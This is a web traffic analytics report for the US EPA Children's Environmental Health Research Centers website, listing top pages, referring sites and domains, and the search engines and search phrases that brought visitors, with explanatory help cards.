	1. <b>Center for Children's Environmental Health and Disease Prevention at the Harvard</b> <a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http://es.epa.gov/ncer/ childrenscenters/harvard.html</a>	75	1.18%
	1. <b>Children's Environmental Health Center at the University of Southern Calif</b> <a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http://es.epa.gov/ncer/ childrenscenters/usc.html</a>	62	0.98%
	1. <b>Frequent Questions   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http://es.epa.gov/ncer/ childrenscenters/faqs.html</a>	62	0.98%
	1. <b>Important Alert: Facts About Southwest Detroit Projects Currently Under Discussi</b> <a href="http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html">http://es.epa.gov/ncer/ childrenscenters/southwestdetroit.html</a>	58	0.91%

1. <b>Mt. Sinai Childrens Environmental Health and Disease Prevention Research Center</b> <a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http://es.epa.gov/ncer/ childrenscenters/sinai.html</a>	55	0.87%
1. <b>Cincinnati Children's Environmental Health Center (2001–2006)   Children's Envir</b> <a href="http://es.epa.gov/ncer/ childrenscenters/cincinnati.html">http://es.epa.gov/ncer/ childrenscenters/cincinnati.html</a>	53	0.83%
1. <b>Environmental Tobacco Smoke   Children's Environmental Health Research Centers  </b> <a href="http://es.epa.gov/ncer/ childrenscenters/smoke.html">http://es.epa.gov/ncer/ childrenscenters/smoke.html</a>	52	0.82%
1. <b>Multimedia   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/ childrenscenters/multimedia.html">http://es.epa.gov/ncer/ childrenscenters/multimedia.html</a>	51	0.80%
1. <b>Southern Center on Environmentally–Driven</b> <a href="http://es.epa.gov/ncer/ childrenscenters/duke.html">http://es.epa.gov/ncer/ childrenscenters/duke.html</a>	51	0.80%
1. <b>University of Washington Center for Child Environmental Health Risks Research  </b> <a href="http://es.epa.gov/ncer/ childrenscenters/washington.html">http://es.epa.gov/ncer/ childrenscenters/washington.html</a>	50	0.79%
1. <b>Results   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/ childrenscenters/results.html">http://es.epa.gov/ncer/ childrenscenters/results.html</a>	50	0.79%
1. <b>Education Factsheets   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/ childrenscenters/outreach.html">http://es.epa.gov/ncer/ childrenscenters/outreach.html</a>	46	0.72%
1. <b>Complex Chemical Mixtures and Heavy Metals   Children's Environmental Health Res</b> <a href="http://es.epa.gov/ncer/ childrenscenters/chemical.html">http://es.epa.gov/ncer/ childrenscenters/chemical.html</a>	46	0.72%
1. <b>University of California at Berkeley Center for Children's Environmental Health</b> <a href="http://es.epa.gov/ncer/ childrenscenters/berkeley.html">http://es.epa.gov/ncer/ childrenscenters/berkeley.html</a>		

#### Top Paths Through Site – Help Card

**? Path Through Site** – The sequence of pages a visitor views, from the entry page to the exit page.

**Paths From Start** – With the exception of the starting page, this column lists the pages of the top paths taken through your site. The paths listed are limited to the paths configured for path analysis for this profile. These lists are grouped so that more than one row has the same starting page. To see the starting page for each of these lists, look in the Starting Page column and find the first entry up from the Paths from Start row.

**Starting Page** – The first page, or entry page, in the full path visitors take through your site.

**Visits** – Number of visits where the specified path was followed. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of times that the specified path through your site was taken compared to all other listed paths through your site.






Use this information to evaluate the design of your web site. Where do your visitors go once they reach your site? Which pages are visited first? Do your visitors appear to be looking for pages that should be more accessible?





# Referrers Dashboard


The table includes statistics on the total activity for this server during the reporting period. All dates and times refer to the location of the system running the analysis.





## Activity by Referring Site


This report identifies the domain names and IP addresses that refer visitors to your site. This information will be displayed only if your server is logging this information.



**Activity by Referring Site**

	Site	Visits	%
1.	No Referrer	5,567	64.80%
2.	<a href="http://www.google.com/">http://www.google.com/</a>	973	11.33%
3.	<a href="http://es.epa.gov/">http://es.epa.gov/</a>	934	10.87%
4.	<a href="http://images.google.com/">http://images.google.com/</a>	183	2.13%
5.	<a href="http://search.yahoo.com/">http://search.yahoo.com/</a>	114	1.33%
6.	<a href="http://www.google.co.uk/">http://www.google.co.uk/</a>	67	0.78%
7.	<a href="http://www.google.ca/">http://www.google.ca/</a>	63	0.73%
8.	<a href="http://nlquery.epa.gov/">http://nlquery.epa.gov/</a>	40	0.47%
9.	<a href="http://search.live.com/">http://search.live.com/</a>	36	0.42%
10.	<a href="http://aolsearch.aol.com/">http://aolsearch.aol.com/</a>	27	0.31%
11.	<a href="http://www.google.es/">http://www.google.es/</a>	24	0.28%
12.	<a href="http://search.msn.com/">http://search.msn.com/</a>	23	0.27%
13.	<a href="http://www.google.co.in/">http://www.google.co.in/</a>	22	0.26%
14.	<a href="http://www.google.com.au/">http://www.google.com.au/</a>	21	0.24%
15.	<a href="http://cfpub.epa.gov/">http://cfpub.epa.gov/</a>	14	0.16%
16.	<a href="http://www.google.co.kr/">http://www.google.co.kr/</a>	14	0.16%
17.	<a href="http://search.aol.com/">http://search.aol.com/</a>	14	0.16%
18.	<a href="http://www.epa.gov/">http://www.epa.gov/</a>	13	0.15%
19.	<a href="http://images.google.ca/">http://images.google.ca/</a>	12	0.14%
20.	<a href="http://images.google.co.uk/">http://images.google.co.uk/</a>	12	0.14%
	<b>Subtotal</b>	<b>8,173</b>	<b>95.13%</b>
	<b>Other</b>	<b>418</b>	<b>4.87%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Activity by Referring Site – Help Card

 **Referring Sites** – A web site which refers a visitor to your site by linking to it.

**Site** – Specific referring site being analyzed.


**Visits** – Number of times the specified site referred visitors to your site.

**%** – Percentage of referrals that came from the specified site.

**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.


Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

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 You can use this page to determine which sites are referring the most visitors to your site. This can help when considering the most effective ways and places to attract visitors.

## Activity by Referring Domain


This report identifies the top-level domains that refer visitors to your site. This information will be displayed only if your server is logging this information.



**Activity by Referring Domain**

	Domain	Visits	%
1.	No Referrer	5,567	64.80%
2.	google.com	1,164	13.55%
3.	epa.gov	1,006	11.71%
4.	yahoo.com	126	1.47%
5.	google.co.uk	79	0.92%
6.	google.ca	75	0.87%
7.	aol.com	42	0.49%
8.	live.com	37	0.43%
9.	google.co.in	30	0.35%
10.	google.es	27	0.31%
11.	msn.com	26	0.30%
12.	google.com.au	23	0.27%
13.	google.co.kr	18	0.21%
14.	google.co.th	13	0.15%
15.	google.de	13	0.15%
16.	google.cn	13	0.15%
17.	google.com.mx	13	0.15%
18.	comcast.net	12	0.14%
19.	google.co.jp	11	0.13%
20.	google.co.id	10	0.12%
	<b>Subtotal</b>	<b>8,305</b>	<b>96.67%</b>
	<b>Other</b>	<b>286</b>	<b>3.33%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Activity by Referring Domain – Help Card

 **Referring Domain** – A web site which refers a visitor to your site by linking to it.


**Domain** – Specific referring domain being analyzed.

**Visits** – Number of times the specified domain referred visitors to your site.

**%** – Percentage of referrals that came from the specified domain.


**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.

Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

 You can use this page to determine which domains are referring the most visitors to your site. This can help when considering the most effective ways and places to attract visitors.

## Activity by Referring Page

This report provides the pages from the sites with links to your site. This information will only be displayed if your server is logging the referrer information.




**Activity by Referring Page**

	Page	Visits	%
1.	No Referrer	5,567	64.80%
2.	<a href="http://www.google.com/search">http://www.google.com/search</a>	951	11.07%
3.	<a href="http://images.google.com/ imgres">http://images.google.com/ imgres</a>	183	2.13%
4.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http://es.epa.gov/ncer/childrenscenters/pesticides.html</a>	79	0.92%
5.	<a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http://es.epa.gov/ncer/childrenscenters/davis.html</a>	71	0.83%
6.	<a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http://es.epa.gov/ncer/childrenscenters/autism.html</a>	69	0.80%
7.	<a href="http://www.google.co.uk/ search">http://www.google.co.uk/ search</a>	67	0.78%
8.	<a href="http://search.yahoo.com/ search">http://search.yahoo.com/ search</a>	66	0.77%
9.	<a href="http://www.google.ca/search">http://www.google.ca/search</a>	63	0.73%
10.	<a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http://es.epa.gov/ncer/childrenscenters/asthma.html</a>	47	0.55%
11.	<a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http://es.epa.gov/ncer/childrenscenters/columbia.html</a>	41	0.48%
12.	<a href="http://nlquery.epa.gov/epasearch/epasearch">http://nlquery.epa.gov/epasearch/epasearch</a>	37	0.43%
13.	<a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http://es.epa.gov/ncer/childrenscenters/harvard.html</a>	36	0.42%
14.	<a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http://es.epa.gov/ncer/childrenscenters/usc.html</a>	36	0.42%
15.	<a href="http://search.live.com/ results.aspx">http://search.live.com/ results.aspx</a>	34	0.40%
16.	<a href="http://es.epa.gov/ncer/childrenscenters/washington.html">http://es.epa.gov/ncer/childrenscenters/washington.html</a>	25	0.29%
17.	<a href="http://aolsearch.aol.com/aol/ search">http://aolsearch.aol.com/aol/ search</a>	25	0.29%
18.	<a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http://es.epa.gov/ncer/childrenscenters/sinai.html</a>	24	0.28%

19.	<a href="http://www.google.es/search">http://www.google.es/search</a>	23	0.27%
20.	<a href="http://es.epa.gov/ncer/">http://es.epa.gov/ncer/</a>	23	0.27%
	<b>Subtotal</b>	<b>7,467</b>	<b>86.92%</b>
	<b>Other</b>	<b>1,124</b>	<b>13.08%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

#### Activity by Referring Page – Help Card


 **Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visitors referred from the specified URL.

**%** – Percentage of referred visitors who came from the specified site.

**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.


Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

 You can use this information to determine the sites that provide the most referrals to your site. This can help when considering the most effective ways to attract visitors.



# Search Engines Dashboard

This dashboard summarizes important information related to specific search engines.






## Activity by Search Engine

The first table identifies which search engines referred visitors to your site most often, the number of referrals, and its percentage of the total.

The second table identifies the most popular search phrases for each search engine.

The third table identifies the most popular keywords for each search engine.



**Activity by Search Engine**

	<b>Engines</b>	<b>Referrals</b>	<b>%</b>
1.	google	1,667	74.25%
2.	yahoo	177	7.88%
3.	google uk	111	4.94%
4.	google canada	96	4.28%
5.	aol netfind	38	1.69%
6.	google italy	32	1.43%
7.	msn	32	1.43%
8.	google australia	27	1.20%
9.	google germany	17	0.76%
10.	google france	15	0.67%
11.	google japan	13	0.58%
12.	yahoo japan	6	0.27%
13.	netscape	4	0.18%
14.	yahoo taiwan	2	0.09%
15.	google austria	2	0.09%
16.	altavista	2	0.09%
17.	all the web	1	0.04%
18.	biglobe	1	0.04%
19.	yahoo korea	1	0.04%
20.	yahoo uk & ireland	1	0.04%
	<b>Total</b>	<b>2,245</b>	<b>100.00%</b>

### Activity by Search Engines with Search Phrases Detail

Engines	Phrases	Referrals	%
1. google	pesticides	26	1.16%
	tar creek	13	0.58%
	children with autism	10	0.45%
	environmental health video download	5	0.22%
	team work	5	0.22%
	organophosphates	5	0.22%
	california davis	5	0.22%
	southwest facts	4	0.18%
	environmental exposure to smoke	4	0.18%
	duke university logo	4	0.18%
	united community housing coalition	4	0.18%
	united community housing coalition detroit	4	0.18%
	barbara brenner mt. sinai	3	0.13%
	growing up healthy in east harlem	3	0.13%
	bubble diagram	3	0.13%
	personality disorder	3	0.13%
	synagro detroit	3	0.13%
	chemicals in mining waste	3	0.13%
	epa, lead paint, dust sampling	3	0.13%
	duke logo	3	0.13%
2. yahoo	electrocardiogram goat pdf	13	0.58%
	research on children's environmental health	4	0.18%
	autism carmody jersey	2	0.09%
	u.c. berkeley center for children's environmental health research	2	0.09%
	environmental factors affecting babies development	2	0.09%
	xenobiotics can act as neurotoxicants with differing effects	2	0.09%
	environmental factors that affect autism	2	0.09%
	environmental factors that impact children's behaviors	2	0.09%
	environmental factors that affect babies	2	0.09%
	berkeley children activities	2	0.09%
	health of women, children	2	0.09%
	centers for children with autism	2	0.09%
	children with autism in new jersey	2	0.09%
	ash allergy symptoms	1	0.04%
	berkeley children's center	1	0.04%
	fingerprint analysis for children with disabilities	1	0.04%
	epa general investigators	1	0.04%
	developmental delays east harlem	1	0.04%
	soryl markowitz	1	0.04%

3. google uk	cognitive delays in children	1	0.04%
	pesticides	4	0.18%
	li et al 2006 173 970–6	2	0.09%
	us epa heavy metals	2	0.09%
	team work	2	0.09%
	wilke schmithorst holland normative	2	0.09%
	factors that affect children's growth and development	2	0.09%
	asthma and children and effects, diette,g.	2	0.09%
	how environment affect child growth and development	2	0.09%
	what may effect children's growth and development	2	0.09%
	epa.gov kids site	1	0.04%
	basics of good health research project	1	0.04%
	how environmental factors contribute to the normal development of children	1	0.04%
	how does the environment effect children's growth and development	1	0.04%
	air pollution kids questions	1	0.04%
	randomised trials children berkeley	1	0.04%
	children's environment and health research	1	0.04%
	emulsion pcr	1	0.04%
	all aspects of health and safety in children's environment	1	0.04%
	what are pesticides	1	0.04%
	chemical mixtures	1	0.04%
4. google canada	air pollutants exposed to fetus	2	0.09%
	pesticides on the genome	2	0.09%
	ryanodine receptor	2	0.09%
	asthma environment hypothesis project	1	0.04%
	children with environmental disease	1	0.04%
	controlling mice	1	0.04%
	blood processing protocol for molecular epidemiology study	1	0.04%
	postnatal environmental tobacco smoke exposure and children's health	1	0.04%
	gary hunninghake phone	1	0.04%
	autism and neurodevelopmental	1	0.04%
	community based research	1	0.04%
	ambient smoke and children study	1	0.04%
	how to prevent asthma due to air pollution	1	0.04%
	health department shut down rental home?	1	0.04%
	children outcomes	1	0.04%
	brenda eskenazi	1	0.04%
	neurodevelopmental disorders in children through pesticides	1	0.04%
	hyperactivity university of harvard	1	0.04%
	landrigan, p.j.,	1	0.04%

5. aol netfind	how pesticides nervous system in babies	1	0.04%
	l.e.a.d. project harvard in miami, ok	2	0.09%
	the truth about lead exposure	1	0.04%
	fetal exposure to heavy metals	1	0.04%
	asthma immune inflammation cascade	1	0.04%
	new york city learning disabilities children center	1	0.04%
	how to keep roaches off skin	1	0.04%
	lipase and elevation and toxins and environmental	1	0.04%
	green bay perch fishing	1	0.04%
	environmental factors to reduce autism	1	0.04%
	pcb in children	1	0.04%
	mount sinai harlem	1	0.04%
	children centres child with asthma	1	0.04%
	science reports for kids	1	0.04%
	kids winter safety tips english and spanish	1	0.04%
	harvard study on lead in oklahoma	1	0.04%
	harvard study lead project oklahoma	1	0.04%
	harvard university lead project oklahoma	1	0.04%
	neurological disorders in children	1	0.04%
	resonance newburg	1	0.04%
	autism children's environment	1	0.04%
6. google italy	air pollution acute respiratory illness german communities filetype:pdf	25	1.11%
	asthmatic children research project	1	0.04%
	health outreach, expected results	1	0.04%
	toxicological science 77	1	0.04%
	health educational video transcript	1	0.04%
	airway epithelium	1	0.04%
	detoxifying environment	1	0.04%
	ultrafine particles	1	0.04%
7. msn	childrens health questions	2	0.09%
	children health disease prevention ucdavis	2	0.09%
	childrens biographies	2	0.09%
	eosinophilic airway disease	1	0.04%
	autism and damp acrpet	1	0.04%
	mt. sinai new york environmental hazards	1	0.04%
	environmental research center for atopic	1	0.04%
	cognitive development indoor air pollution	1	0.04%
	epa banned chemicals	1	0.04%
	site:es.epa.gov www.epa.gov	1	0.04%
	children's health questions	1	0.04%
	landrigan mt. sinai pediatric	1	0.04%

	synergize epa	1	0.04%
	lipopolysaccharide and autism	1	0.04%
	isodicentric chromosome 15.	1	0.04%
	asthma	1	0.04%
	african-american women in harlem pregnant with asthma	1	0.04%
	environmental effects on neurological disorders	1	0.04%
	what if you spill mercury but can't find it all	1	0.04%
	environmental shows for children	1	0.04%
8. google australia	studies on the effects of children growing up to fast\	1	0.04%
	examples of child centre environment	1	0.04%
	mental development index scores	1	0.04%
	powerpoint ten facts air pollution	1	0.04%
	development of personality disorders	1	0.04%
	mental retardation chinese phillipines	1	0.04%
	environmental kids search	1	0.04%
	air pollution and asthma	1	0.04%
	biomarkers of pollution pdf review paper	1	0.04%
	environmental health research native	1	0.04%
	why ceiling paint is flaking causes?	1	0.04%
	endotoxin assay kit	1	0.04%
	environmental effects on pregnant mothers and their children	1	0.04%
	disease experiments for school kids	1	0.04%
	asthma plywood	1	0.04%
	www.epa.gov	1	0.04%
	iron health and development effect on child	1	0.04%
	why is mental retardation not considered disease?	1	0.04%
9. google germany	berkowitz et al 2003 mount sinai birth cohort	1	0.04%
	reduction in toxic stress in children	1	0.04%
	cinnamati	2	0.09%
	california davis	1	0.04%
	airway disease children	1	0.04%
	broca wernicke	1	0.04%
	paraoxonase liver	1	0.04%
	tobacco smoke pcbs	1	0.04%
	tonotopic delay line	1	0.04%
	kimura-kuroda hydroxylated metabolites purkinje cell dendrites	1	0.04%
	pesticides	1	0.04%
	cinnamati friction	1	0.04%
	university southern california	1	0.04%
	f $\tilde{A}^{\parallel}$ hr, muscle	1	0.04%
	ryanodine receptor	1	0.04%
	harvard	1	0.04%

		synaptophysin cerebellar section	1	0.04%
		dpoae	1	0.04%
10.	google	uc.davis	2	0.09%
france		wang center for health and the environment, university of california, davis, california.	1	0.04%
		the relationship between maternal and fetal effects following maternal organophosphate exposure during gestation in the rat.	1	0.04%
		cortex broca	1	0.04%
		california davis	1	0.04%
		gh lipid	1	0.04%
		practice patterns of pulmonologists and family physicians for occupational asthma	1	0.04%
		developmental neurotoxicity of industrial chemicals authors' reply	1	0.04%
		berkeley center for research on women's and children's health	1	0.04%
		trichloropyridinol	1	0.04%
		allergic sensitization autism	1	0.04%
		harvard school location	1	0.04%
